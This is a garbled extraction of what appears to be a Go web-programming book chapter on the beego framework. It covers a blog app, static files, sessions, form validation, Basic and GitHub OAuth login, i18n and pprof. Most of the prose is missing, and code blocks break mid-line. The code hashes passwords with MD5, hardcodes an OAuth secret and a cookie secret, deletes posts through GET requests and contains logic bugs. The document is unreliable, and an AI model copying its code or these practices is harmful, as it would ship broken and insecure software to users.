```

```
//
beego.Router("/", &controllers.IndexController{})
//
beego.Router("/view/:id([0-9]+)", &controllers.ViewController{})
//
beego.Router("/new", &controllers.NewController{})
//
beego.Router("/delete/:id([0-9]+)", &controllers.DeleteController{
})
//
beego.Router("/edit/:id([0-9]+)", &controllers.EditController{})
```

```
CREATE TABLE entries (  
    id INT AUTO_INCREMENT,  
    title TEXT,  
    content TEXT,  
    created DATETIME,  
    primary key (id)  
);
```

IndexController:

```
type IndexController struct {  
    beego.Controller  
}  
  
func (this *IndexController) Get() {  
    this.Data["blogs"] = models.GetAll()  
    this.Layout = "layout.tpl"  
    this.TplNames = "index.tpl"  
}
```

ViewController:

```
type ViewController struct {  
    beego.Controller  
}  
  
func (this *ViewController) Get() {  
    id, _ := strconv.Atoi(this.Ctx.Input.Params[":id"])  
    this.Data["Post"] = models.GetBlog(id)  
    this.Layout = "layout.tpl"  
    this.TplNames = "view.tpl"  
}
```

```
}
```

NewController

```
type NewController struct {
    beego.Controller
}

func (this *NewController) Get() {
    this.Layout = "layout.tpl"
    this.TplNames = "new.tpl"
}

func (this *NewController) Post() {
    inputs := this.Input()
    var blog models.Blog
    blog.Title = inputs.Get("title")
    blog.Content = inputs.Get("content")
    blog.Created = time.Now()
    models.SaveBlog(blog)
    this.Ctx.Redirect(302, "/")
}
```

EditController

```
type EditController struct {
    beego.Controller
}

func (this *EditController) Get() {
    id, _ := strconv.Atoi(this.Ctx.Input.Params[":id"])
    this.Data["Post"] = models.GetBlog(id)
    this.Layout = "layout.tpl"
    this.TplNames = "edit.tpl"
}

func (this *EditController) Post() {
    inputs := this.Input()
    var blog models.Blog
    blog.Id, _ = strconv.Atoi(inputs.Get("id"))
    blog.Title = inputs.Get("title")
}
```

```
blog.Content = inputs.Get("content")
blog.Created = time.Now()
models.SaveBlog(blog)
this.Ctx.Redirect(302, "/")
}
```

DeleteController

```
type DeleteController struct {
    beego.Controller
}

func (this *DeleteController) Get() {
    id, _ := strconv.Atoi(this.Ctx.Input.Params[":id"])
    blog := models.GetBlog(id)
    this.Data["Post"] = blog
    models.DelBlog(blog)
    this.Ctx.Redirect(302, "/")
}
```

model

```
package models

import (
    "database/sql"
    "github.com/astaxie/beedb"
    _ "github.com/ziutek/mymysql/godrv"
    "time"
)

type Blog struct {
    Id      int `PK`
    Title   string
    Content string
    Created time.Time
}

func GetLink() beedb.Model {
    db, err := sql.Open("mymysql", "blog/astaxie/123456")
}
```

```

    if err != nil {
        panic(err)
    }
    orm := beedb.New(db)
    return orm
}

func GetAll() (blogs []Blog) {
    db := GetLink()
    db.FindAll(&blogs)
    return
}

func GetBlog(id int) (blog Blog) {
    db := GetLink()
    db.Where("id=?", id).Find(&blog)
    return
}

func SaveBlog(blog Blog) (bg Blog) {
    db := GetLink()
    db.Save(&blog)
    return bg
}

func DelBlog(blog Blog) {
    db := GetLink()
    db.Delete(&blog)
    return
}

```

view

layout.tpl

```

<html>
<head>
    <title>My Blog</title>
    <style>
        #menu {
            width: 200px;
            float: right;

```

```

    }
  </style>
</head>
<body>

<ul id="menu">
  <li><a href="/">Home</a></li>
  <li><a href="/new">New Post</a></li>
</ul>

{{.LayoutContent}}

</body>
</html>

```

index.tpl

```

<h1>Blog posts</h1>

<ul>
  {{range .blogs}}
    <li>
      <a href="/view/{{.Id}}">{{.Title}}</a>
      from {{.Created}}
      <a href="/edit/{{.Id}}">Edit</a>
      <a href="/delete/{{.Id}}">Delete</a>
    </li>
  {{end}}
</ul>

```

view.tpl

```

<h1>{{.Post.Title}}</h1>
{{.Post.Created}}<br/>

{{.Post.Content}}

```

new.tpl

```
<h1>New Blog Post</h1>
<form action="" method="post">
:   <input type="text" name="title"><br>
    <textarea name="content" colspan="3" rowspan="10"></textarea>
<input type="submit">
</form>
```

edit.tpl

```
<h1>Edit {{.Post.Title}}</h1>

<h1>New Blog Post</h1>
<form action="" method="post">
:   <input type="text" name="title" value="{{.Post.Title}}"><br>
    <textarea name="content" colspan="3" rowspan="10">{{.Post.Conten
t}}</textarea>
<input type="hidden" name="id" value="{{.Post.Id}}">
<input type="submit">
</form>
```

links

-
- :
- :

13.6

GoGohttpMVCControllercontroller
RESTtornadelayoutGobeegogithub
beego

links

-
- : //
- : Web

14 Web

13WebMVCWebWeb1twitter
bootstrapsession3model4
http bascihttp digest5i18n

beegoWeb13beego



links

-
- : 13
- :

14.1

beegotwitterhtmlcssbootstrap

beego

Gonet/http

ServeFile FileServer beego

```
//static file server
for prefix, staticDir := range StaticDir {
    if strings.HasPrefix(r.URL.Path, prefix) {
        file := staticDir + r.URL.Path[len(prefix):]
        http.ServeFile(w, r, file)
        w.started = true
        return
    }
}
```

StaticDirurlURLurlhttp.ServeFile

```
beego.StaticDir["/asset"] = "/static"
```

url <http://www.beego.me/asset/bootstrap.css>

</static/bootstrap.css>


bootstrap

BootstrapTwitterBootstrapWebCSSHTML
HTML5Web

- BootstrapWeb

- Javascript Bootstrap13jQueryBootstrap""

- BootstrapCSS



14.1 bootstrap

bootstrapbeego

1. bootstrapstatic



14.2

2. beegoStaticDirstatic

StaticDir["/static"] = "static"

3. OK


```
//css
<link href="/static/css/bootstrap.css" rel="stylesheet">

//js
<script src="/static/js/bootstrap-transition.js"></script>

//

```

bootstrapbeego



14.3 bootstrap

bootstrapbootstrap

links

-
- : [Web](#)
- : [Session](#)

14.2 Session

6GosessionsessionMangerbeegosessionManager

session

beegosession

```
//related to session
SessionOn          bool    // session
SessionProvider    string  // sessionsessionManagememory

SessionName        string  // cookies
SessionGCMaxLifetime int64 // cookies

GlobalSessions *session.Manager //session
```

```
if ar, err := AppConfig.Bool("sessionon"); err != nil {
    SessionOn = false
} else {
    SessionOn = ar
}
if ar := AppConfig.String("sessionprovider"); ar == "" {
    SessionProvider = "memory"
} else {
    SessionProvider = ar
}
if ar := AppConfig.String("sessionname"); ar == "" {
    SessionName = "beegosessionID"
} else {
    SessionName = ar
}
if ar, err := AppConfig.Int("sessiongcmaxlifetime"); err != nil &&
ar != 0 {
    int64val, _ := strconv.ParseInt(strconv.Itoa(ar), 10, 64)
    SessionGCMaxLifetime = int64val
}
```

```
} else {  
    SessionGCMaxLifetime = 3600  
}
```

beego.Run

```
if SessionOn {  
    GlobalSessions, _ = session.NewManager(SessionProvider, Session  
Name, SessionGCMaxLifetime)  
    go GlobalSessions.GC()  
}
```

SessionOntrueessioningoroutinesession

Controllersession `beego.Controller`

```
func (c *Controller) StartSession() (sess session.Session) {  
    sess = GlobalSessions.SessionStart(c.Ctx.ResponseWriter, c.Ctx.  
Request)  
    return  
}
```

session

beegosession

mainsession

```
beego.SessionOn = true
```

session

```
func (this *MainController) Get() {  
    var intcount int
```

```

sess := this.StartSession()
count := sess.Get("count")
if count == nil {
    intcount = 0
} else {
    intcount = count.(int)
}
intcount = intcount + 1
sess.Set("count", intcount)
this.Data["Username"] = "astaxie"
this.Data["Email"] = "astaxie@gmail.com"
this.Data["Count"] = intcount
this.TplNames = "index.tpl"
}

```

session

1. session

```

//PHPsession_start()
sess := this.StartSession()

```

2. sessionPHP

```

//sessionPHP      $_SESSION["count"]
sess.Get("count")

//session
sess.Set("count", intcount)

```

beegosessionPHP

session_start()

links

-
- :

- :

14.3

Web

-
-
-
-

-
-
-
- HTML
-

Gostructbeegoformstruct

Webstructformstructtag

```
type User struct{  
    Username    string    `form:text,valid:required`  
    Nickname    string    `form:text,valid:required`  
    Age         int      `form:text,valid:required|numeric`  
    Email       string    `form:text,valid:required|valid_email`  
    Introduce   string    `form:textarea`  
}
```


structcontroller

```
func (this *AddController) Get() {
    this.Data["form"] = beego.Form(&User{})
    this.Layout = "admin/layout.html"
    this.TplNames = "admin/add.tpl"
}
```

```
<h1>New Blog Post</h1>
<form action="" method="post">
  {{.form.render()}}
</form>
```

1struct

```
func (this *AddController) Post() {
    var user User
    form := this.GetInput(&user)
    if !form.Validators() {
        return
    }
    models.UserInsert(&user)
    this.Ctx.Redirect(302, "/admin/index")
}
```

form

text	No	textbox

button	No	
checkbox	No	
dropdown	No	
file	No	
hidden	No	hidden
password	No	
radio	No	
textarea	No	

required	No	FALSE	
matches	Yes	FALSE	matches[form_ite
is_unique	Yes	False is_unique[User.Email] UserEmail falseCallback	is_unique[table.fi
min_length	Yes	FALSE	min_length[6]
max_length	Yes	FALSE	max_length[12]
exact_length	Yes	FALSE	exact_length[8]
greater_than	Yes	FALSE	greater_than[8]

less_than	Yes	FALSE	less_than[8]
alpha	No	FALSE	
alpha_numeric	No	FALSE	
alpha_dash	No	/// FALSE	
numeric	No	FALSE	
integer	No	FALSE	
decimal	Yes	FALSE	
is_natural	No	0FALSE 0,1,2,3.....	
is_natural_no_zero	No	0FALSE0 1,2,3.....	
valid_email	No	emailFALSE	
valid_emails	No	email FALSE	
valid_ip	No	IPFALSE	
valid_base64	No	base64FALSE	

links

-
- : [Session](#)
- :

14.4

Web

- HTTP Basic HTTP Digest
- QQweibodoubianOPENIDgooglegithubfacebooktwitter
- sessioncookie

beegobeego

HTTP Basic HTTP Digest

```
github.com/abbot/go-http-auth
```

beego

```
package controllers

import (
    "github.com/abbot/go-http-auth"
    "github.com/astaxie/beego"
)

func Secret(user, realm string) string {
    if user == "john" {
        // password is "hello"
        return "$1$d1PL2MqE$oQmn16q49SqdmhenQuNgs1"
    }
    return ""
}

type MainController struct {
    beego.Controller
}
```

```

func (this *MainController) Prepare() {
    a := auth.NewBasicAuthenticator("example.com", Secret)
    if username := a.CheckAuth(this.Ctx.Request); username == "" {
        a.RequireAuth(this.Ctx.ResponseWriter, this.Ctx.Request)
    }
}

func (this *MainController) Get() {
    this.Data["Username"] = "astaxie"
    this.Data["Email"] = "astaxie@gmail.com"
    this.TplNames = "index.tpl"
}

```

beegopreparehttp authdigest

oauth oauth2

oautoauth2QQweibo

```
github.com/bradrydzewski/go.auth
```

beegooauthgithub

1. 2

```

beego.RegisterController("/auth/login", &controllers.GithubController{})
beego.RegisterController("/mainpage", &controllers.PageController{})

```

2. GithubController

```

package controllers

import (
    "github.com/astaxie/beego"

```

```

        "github.com/bradrydzewski/go.auth"
    )

    const (
        githubClientKey = "a0864ea791ce7e7bd0df"
        githubSecretKey = "a0ec09a647a688a64a28f6190b5a0d2705df56c
a"
    )

    type GithubController struct {
        beego.Controller
    }

    func (this *GithubController) Get() {
        // set the auth parameters
        auth.Config.CookieSecret = []byte("7H9xiimk2QdTdYI7rDddfJe
V")
        auth.Config.LoginSuccessRedirect = "/mainpage"
        auth.Config.CookieSecure = false

        githubHandler := auth.Github(githubClientKey, githubSecret
Key)

        githubHandler.ServeHTTP(this.Ctx.ResponseWriter, this.Ctx.
Request)
    }

```

1.

```

package controllers

import (
    "github.com/astaxie/beego"
    "github.com/bradrydzewski/go.auth"
    "net/http"
    "net/url"
)

type PageController struct {
    beego.Controller
}

func (this *PageController) Get() {
    // set the auth parameters

```

```

V")
auth.Config.CookieSecret = []byte("7H9xiimk2QdTdYI7rDddfJe

auth.Config.LoginSuccessRedirect = "/mainpage"
auth.Config.CookieSecure = false

user, err := auth.GetUserCookie(this.Ctx.Request)

//if no active user session then authorize user
if err != nil || user.Id() == "" {
    http.Redirect(this.Ctx.ResponseWriter, this.Ctx.Reques
t, auth.Config.LoginRedirect, http.StatusSeeOther)
    return
}

//else, add the user to the URL and continue
this.Ctx.Request.URL.User = url.User(user.Id())
this.Data["pic"] = user.Picture()
this.Data["id"] = user.Id()
this.Data["name"] = user.Name()
this.TplNames = "home.tpl"
}

```



← → ↻ 🏠 📄 localhost:8080


Hello, world!astaxie, astaxie@gmail.com

[Authenticate with your Github Id](#)



14.5 github

Authorize app



oauth url: [astaxie](#)

[Logout](#)

14.6 github

sessionbeego

```
//  
func (this *LoginController) Post() {  
    this.TplNames = "login.tpl"  
    this.Ctx.Request.ParseForm()  
}
```



```

username := this.Ctx.Request.Form.Get("username")
password := this.Ctx.Request.Form.Get("password")
md5Password := md5.New()
io.WriteString(md5Password, password)
buffer := bytes.NewBuffer(nil)
fmt.Fprintf(buffer, "%x", md5Password.Sum(nil))
newPass := buffer.String()

now := time.Now().Format("2006-01-02 15:04:05")

userInfo := models.GetUserInfo(username)
if userInfo.Password == newPass {
    var users models.User
    users.Last_logintime = now
    models.UpdateUserInfo(users)

    //session
    sess := globalSessions.SessionStart(this.Ctx.ResponseWriter
, this.Ctx.Request)
    sess.Set("uid", userInfo.Id)
    sess.Set("uname", userInfo.Username)

    this.Ctx.Redirect(302, "/")
}
}

//
func (this *RegController) Post() {
    this.TplNames = "reg.tpl"
    this.Ctx.Request.ParseForm()
    username := this.Ctx.Request.Form.Get("username")
    password := this.Ctx.Request.Form.Get("password")
    usererr := checkUsername(username)
    fmt.Println(usererr)
    if usererr == false {
        this.Data["UsernameErr"] = "Username error, Please to again"

        return
    }

    passerr := checkPassword(password)
    if passerr == false {
        this.Data["PasswordErr"] = "Password error, Please to again"

        return
    }
}

```

```

md5Password := md5.New()
io.WriteString(md5Password, password)
buffer := bytes.NewBuffer(nil)
fmt.Fprintf(buffer, "%x", md5Password.Sum(nil))
newPass := buffer.String()

now := time.Now().Format("2006-01-02 15:04:05")

userInfo := models.GetUserInfo(username)

if userInfo.Username == "" {
    var users models.User
    users.Username = username
    users.Password = newPass
    users.Created = now
    users.Last_logintime = now
    models.AddUser(users)

    //session
    sess := globalSessions.SessionStart(this.Ctx.ResponseWriter
, this.Ctx.Request)
    sess.Set("uid", userInfo.Id)
    sess.Set("uname", userInfo.Username)
    this.Ctx.Redirect(302, "/")
} else {
    this.Data["UsernameErr"] = "User already exists"
}

}

func checkPassword(password string) (b bool) {
    if ok, _ := regexp.MatchString("^[a-zA-Z0-9]{4,16}$", password)
; !ok {
        return false
    }
    return true
}

func checkUsername(username string) (b bool) {
    if ok, _ := regexp.MatchString("^[a-zA-Z0-9]{4,16}$", username)
; !ok {
        return false
    }
    return true
}

```

```
func (this *AddBlogController) Prepare() {
    sess := globalSessions.SessionStart(this.Ctx.ResponseWriter, this.Ctx.Request)
    sess_uid := sess.Get("userid")
    sess_username := sess.Get("username")
    if sess_uid == nil {
        this.Ctx.Redirect(302, "/admin/login")
        return
    }
    this.Data["Username"] = sess_username
}
```

links

-
- :
- :

14.5

10go-i18nbeego

i18n

beego

```
Translation    i18n.IL
Lang           string //zhen
LangPath       string //
```

:

```
func InitLang(){
    beego.Translation:=i18n.NewLocale()
    beego.Translation.LoadPath(beego.LangPath)
    beego.Translation.SetLocale(beego.Lang)
}
```

```
beegoTplFuncMap["Trans"] = i18n.I18nT
beegoTplFuncMap["TransDate"] = i18n.I18nTimeDate
beegoTplFuncMap["TransMoney"] = i18n.I18nMoney
```

```
func I18nT(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return beego.Translation.Translate(s)
}
```

```
func I18nTimeDate(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
        s, ok = args[0].(string)
    }
    if !ok {
        s = fmt.Sprint(args...)
    }
    return beego.Translation.Time(s)
}
```

```
func I18nMoney(args ...interface{}) string {
    ok := false
    var s string
    if len(args) == 1 {
```

```
    s, ok = args[0].(string)
}
if !ok {
    s = fmt.Sprintf(args...)
}
return beego.Translation.Money(s)
}
```

1. i18n:

```
beego.Lang = "zh"
beego.LangPath = "views/lang"
beego.InitLang()
```

2.

json10LangPathzh.jsonen.json

```
# zh.json

{
  "zh": {
    "submit": "" ,
    "create": ""
  }
}

#en.json

{
  "en": {
    "submit": "Submit",
    "create": "Create"
  }
}
```

3.

controller

```
func (this *MainController) Get() {
    this.Data["create"] = beego.Translation.Translate("create"
)
    this.TplNames = "index.tpl"
}
```

```
//
{{.create | Trans}}

//
{{.time | TransDate}}

//
{{.money | TransMoney}}
```

links

-
- :
- : [pprof](#)

14.6 pprof

Go

```
net/http/pprof
```

```
runtime/pprof
```

net/http/pprofruntime/pprofhttp

beego pprof

beegoprofgoroutineGo"/net/http/pprof"Go
WebbeegoServHTTPbeegoprof

- beego.Run

```
if PprofOn {
    BeeApp.RegisterController(`/debug/pprof`, &ProfController
    {})
    BeeApp.RegisterController(`/debug/pprof/:pp([\w]+)`, &Pro
    fController{})
}
```

- ProfConterller

```
package beego

import (
    "net/http/pprof"
)


type ProfController struct {
    Controller
}

func (this *ProfController) Get() {
    switch this.Ctx.Params[":pp"] {
    default:
        pprof.Index(this.Ctx.ResponseWriter, this.Ctx.Request
    )
    case "":
        pprof.Index(this.Ctx.ResponseWriter, this.Ctx.Request
    )
    case "cmdline":
        pprof.Cmdline(this.Ctx.ResponseWriter, this.Ctx.Reque
```

```
st)
    case "profile":
        pprof.Profile(this.Ctx.ResponseWriter, this.Ctx.Reque
st)
    case "symbol":
        pprof.Symbol(this.Ctx.ResponseWriter, this.Ctx.Request
)
    }
    this.Ctx.ResponseWriter.WriteHeader(200)
}
```

pprof

```
beego.PprofOn = true
```



localhost:8080/debug/pprof

/debug/pprof/

profiles:

5 [goroutine](#)

0 [heap](#)

4 [threadcreate](#)

[full goroutine stack dump](#)

URL

14.7 goroutineheapthread

goroutine


```

localhost:8080/debug/pprof/goroutine?debug=1

goroutine profile: total 8
1 @ 0x130f41 0x130d76 0x12e16e 0xa055a 0xa06a2 0x1e2b4 0xa77e7 0xa63b8 0x1f7b3 0x3f18f 0xf86e
# 0x130f41 runtime/pprof.writeRuntimeProfile+0x88 /Users/apple/go/src/pkg/runtime/
# 0x130d76 runtime/pprof.writeGoroutine+0x82 /Users/apple/go/src/pkg/runtime/
# 0x12e16e runtime/pprof.(*Profile).WriteTo+0xa2 /Users/apple/go/src/pkg/runtime/
# 0xa055a net/http/pprof.handler.ServeHTTP+0x210 /Users/apple/go/src/pkg/net/http
# 0xa06a2 net/http/pprof.Index+0x143 /Users/apple/go/src/pkg/net/http
# 0x1e2b4 github.com/astaxie/beego.(*ProfController).Get+0x1f1 /Users/apple/YUNIO/gopath/src/gi
# 0xa77e7 reflect.Value.Call+0x135e /Users/apple/go/src/pkg/reflect/
# 0xa63b8 reflect.Value.Call+0x85 /Users/apple/go/src/pkg/reflect/
# 0x1f7b3 github.com/astaxie/beego.(*ControllerRegistrar).ServeHTTP+0xa77 /Users/apple/YUNIO/gopath/src/github.com/astaxie/beego/router.go:250
# 0x3f18f net/http.(*conn).serve+0x621 /Users/apple/go/src/pkg/net/http

1 @ 0x10a3f 0x4575 0x491d 0xf1671 0xf39b1 0x1008aa 0x1009a4 0x40896 0x407f3 0x40cae 0x1ac97 0x1b5ea 0x2084 0xf7cb 0xf86e
# 0xf1671 net.(*pollServer).WaitRead+0x73 /Users/apple/go/src/pkg/net/fd.go:268
# 0xf39b1 net.(*netFD).accept+0x20d /Users/apple/go/src/pkg/net/fd.go:622
# 0x1008aa net.(*TCPListener).AcceptTCP+0x71 /Users/apple/go/src/pkg/net/tcpsock_posix.go:320
# 0x1009a4 net.(*TCPListener).Accept+0x49 /Users/apple/go/src/pkg/net/tcpsock_posix.go:330
# 0x40896 net/http.(*Server).Serve+0x88 /Users/apple/go/src/pkg/net/http/server.go:1014
# 0x407f3 net/http.(*Server).ListenAndServe+0xb6 /Users/apple/go/src/pkg/net/http/server.go:1004
# 0x40cae net/http.ListenAndServe+0x69 /Users/apple/go/src/pkg/net/http/server.go:1076
# 0x1ac97 github.com/astaxie/beego.(*App).Run+0x156 /Users/apple/YUNIO/gopath/src/github.com/astaxie
# 0x1b5ea github.com/astaxie/beego.Run+0x181 /Users/apple/YUNIO/gopath/src/github.com/astaxie
# 0x2084 main.main+0x84 /Users/apple/YUNIO/gopath/src/beetest/main.go:12
# 0xf7cb runtime.main+0x92 /Users/apple/go/src/pkg/runtime/proc.c:245

1 @ 0x10a7b 0xe35d 0xf86e
# 0x10a7b runtime.entersyscall+0x37 /Users/apple/go/src/pkg/runtime/proc.c:952
# 0xe35d runtime.MHeap_Scavenger+0xce /Users/apple/go/src/pkg/runtime/mheap.c:364

1 @ 0x10bde 0x1127a9 0x110d16 0x10f925 0xf4772 0xf1446 0xf86e
# 0x1127a9 syscall.Syscall16+0x5 /Users/apple/go/src/pkg/syscall/asm_darwin_amd64.s:39
# 0x110d16 syscall.kevent+0x88 /Users/apple/go/src/pkg/syscall/zsyscall_darwin_amd64.go:199
# 0x10f925 syscall.Kevent+0xa4 /Users/apple/go/src/pkg/syscall/syscall_bsd.go:538
# 0xf4772 net.(*pollster).WaitFD+0x185 /Users/apple/go/src/pkg/net/fd_darwin.go:96
# 0xf1446 net.(*pollServer).Run+0xe4 /Users/apple/go/src/pkg/net/fd.go:236

1 @ 0x10a3f 0x19059 0x18f48 0x9fd84 0x1e239 0xa77e7 0xa63b8 0x1f7b3 0x3f18f 0xf86e
# 0x18f48 time.Sleep+0x49 /Users/apple/go/src/pkg/runtime/ztime_am
# 0x9fd84 net/http/pprof.Profile+0x269 /Users/apple/go/src/pkg/net/http/pprof/p
# 0x1e239 github.com/astaxie/beego.(*ProfController).Get+0x176 /Users/apple/YUNIO/gopath/src/github.com
# 0xa77e7 reflect.Value.Call+0x135e /Users/apple/go/src/pkg/reflect/value.go
# 0xa63b8 reflect.Value.Call+0x85 /Users/apple/go/src/pkg/reflect/value.go
# 0x1f7b3 github.com/astaxie/beego.(*ControllerRegistrar).ServeHTTP+0xa77 /Users/apple/YUNIO/gopath/src/github.com
# 0x3f18f net/http.(*conn).serve+0x621 /Users/apple/go/src/pkg/net/http/server.

```

14.8 goroutine

```
go tool pprof http://localhost:8080/debug/pprof/profile
```

30profilecpu

```
(pprof) top10
```

```
Total: 3 samples
```

```
1 33.3% 33.3% 1 33.3% MHeap_AllocLocked
```

```
1 33.3% 66.7% 1 33.3% os/exec.(*Cmd).closeDescriptors
```

```
1 33.3% 100.0% 1 33.3% runtime.sigprocmask
0 0.0% 100.0% 1 33.3% MCentral_Grow
0 0.0% 100.0% 2 66.7% main.Compile
0 0.0% 100.0% 2 66.7% main.compile
0 0.0% 100.0% 2 66.7% main.run
0 0.0% 100.0% 1 33.3% makeslice1
0 0.0% 100.0% 2 66.7% net/http.(*ServeMux).ServeHTTP
0 0.0% 100.0% 2 66.7% net/http.(*conn).serve
```

(pprof)web

